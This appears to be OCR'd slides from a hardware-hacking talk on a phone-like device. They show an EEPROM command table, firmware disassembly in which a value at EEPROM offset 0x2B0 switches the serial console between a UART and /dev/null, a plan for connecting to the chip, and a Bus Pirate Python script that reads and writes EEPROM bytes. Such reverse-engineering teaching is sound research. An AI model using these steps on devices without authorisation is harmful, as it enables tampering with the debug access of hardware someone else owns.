
Instruction	Description	Instruction format
WREN	Write Enable	0000 0110
WRDI	Write Disable	0000 0100
RDSR	Read Status Register	0000 0101
WRSR	Write Status Register	0000 0001
READ	Read from Memory Array	0000 0011
WRITE	Write to Memory Array	0000 0010
RDID(1)	Read Identification Page	1000 0011
WRID(1)	Write Identification Page	1000 0010
RDLS(1)	Reads the Identification Page lock status	1000 0011
LID(1)	Locks the Identification page in read-only mode	1000 0010


1. Instruction available only for the M95080-D device.


```
//opcodes
#define WREN  6
#define WRDI  4
#define RDSR  5
#define WRSR  1
#define READ  3
#define WRITE 2
```

https://www.arduino.cc/en/Tutorial/SPIEEPROM

```
ROM:0001163C                                            ; sub_4D5C:off_5DC8↑o
ROM:0001163C                    DCB "EEPROM write error while setting ID_R4 to default value of 1 for"
ROM:0001163C                    DCB " serial port enable. ret_val=",0
ROM:0001169B aEepromReadSucc    DCB 0xA                 ; DATA XREF: sub_4D5C+A70↑o
ROM:0001169B                                            ; sub_4D5C:off_5DCC↑o
ROM:0001169B                    DCB "Eeprom Read Success: Console set to /dev/ttyAMA0",0xA,0
ROM:000116CE aEepromReadSucc_0  DCB 0xA                 ; DATA XREF: sub_4D5C+A80↑o
ROM:000116CE                                            ; sub_4D5C:off_5DD0↑o
ROM:000116CE                    DCB "Eeprom Read Success: Console set to /dev/ttyAMA1",0xA,0
ROM:00011701 aEepromReadSucc_1  DCB 0xA                 ; DATA XREF: sub_4D5C+A94↑o
ROM:00011701                                            ; sub_4D5C:off_5DD4↑o
ROM:00011701                    DCB "Eeprom Read Success: Console set to /dev/null",0xA,0
ROM:00011731 aWarningEepromV    DCB 0xA                 ; DATA XREF: sub_4D5C+A98↑o
ROM:00011731                                            ; sub_4D5C:off_5DD8↑o
ROM:00011731                    DCB "Warning: Eeprom value is not Set :: Console set to Default value"
ROM:00011731                    DCB " /dev/null",0xA,0
ROM:0001177E aB189              DCB "B189",0            ; DATA XREF: sub_4D5C+B1C↑o
ROM:0001177E                                            ; sub_4D5C:off_5F2C↑o ...
ROM:00011783 aEnteredUartLoa    DCB 0xA                 ; DATA XREF: sub_4D5C+C90↑o
```


ADD R4, SP, #0x1C8+var_4C
ADD R4, R4, #1
MOV R1, #0
MOV R2, #6
MOV R0, R4
BL memset
MOV R2, R4
MOV R0, #0x2B0
MOV R1, #5
BL read_from_eeprom
CMP R0, #0
MOVLT R3, #2
STRBLT R3, [R5,#(console_mode_flag - 0x13138)]
BLT loc_5800
R4 = var_4B
memset(var_4B,0,6)
Read 5 bytes from 0x2B0 to [sp-0x4B:sp-0x47]
LDRB R3, [SP,#0x1C8+var_4B]
CMP R3, #0x55 ; 'U'
BNE loc_57E8
LDRB R3, [SP,#0x1C8+var_47]
CMP R3, #0x30 ; '0'
MOVEQ R3, #0
LDREQ R0, =aEepromReadSucc ; "\nEeprom Read Success: Console set to /"...
BEQ loc_57F8
aEepromReadSucc DCB 0xA ; DATA XREF: sub_4D5C+A70↑o
; sub_4D5C:off_5DCC↑o
DCB "Eeprom Read Success: Console set to /dev/ttyAMA0",0xA,0







How did we find the read_from_eeprom function?

- Logging tells us it's an EEPROM read
- Function sends a "3" command over SPI
  - EEPROM's datasheet says it's a Read command
- SPI command uses dedicated Mapped IO
  - Can be in CPU's datasheet
  - Or needs to be guessed…

PATCHING THE EEPROM

- Plan of action
  - According to the datasheet, we know the commands to read/write
  - We need to have a SPI device to interface with it
    - Arduino and Raspberry Pi are good candidates (but they use 5V SPI, phone is 3.3V)
    - Buspirate can do 3.3V
  - We need to connect to the chip
    - Super tiny so, SOIC clip and Hooks won't do
    - Can order hand-made pogo connector for $70 and 3 weeks lead time
    - Micro soldering is another option


R514
R423
C403
C492
R420
R513
R515
R518
R421
C758
C784
C1112
C1113

LAN2482
UART1
OSC1501:32D768KHZ
X401:25MHZ

```python
from pyBusPirateLite.SPI import SPI
import time


WREN =  6
WRDI = 4
RDSR = 5
WRSR = 1
READ = 3
WRITE = 2


def read_eeprom(spi, EEPROM_address):

  spi.cs = True
  data = spi.transfer([READ,  EEPROM_address>>8, EEPROM_address & 0xFF, 0])
  spi.cs = False
  return data[-1]


def write_eeprom(spi, EEPROM_address, val):
    spi.cs = True
    data = spi.transfer([WREN])
    spi.cs = False
    time.sleep(0.1)
    spi.cs = True
    data = spi.transfer([WRITE,  EEPROM_address>>8, EEPROM_address & 0xFF, val])
    spi.cs = False
    time.sleep(0.1)
```

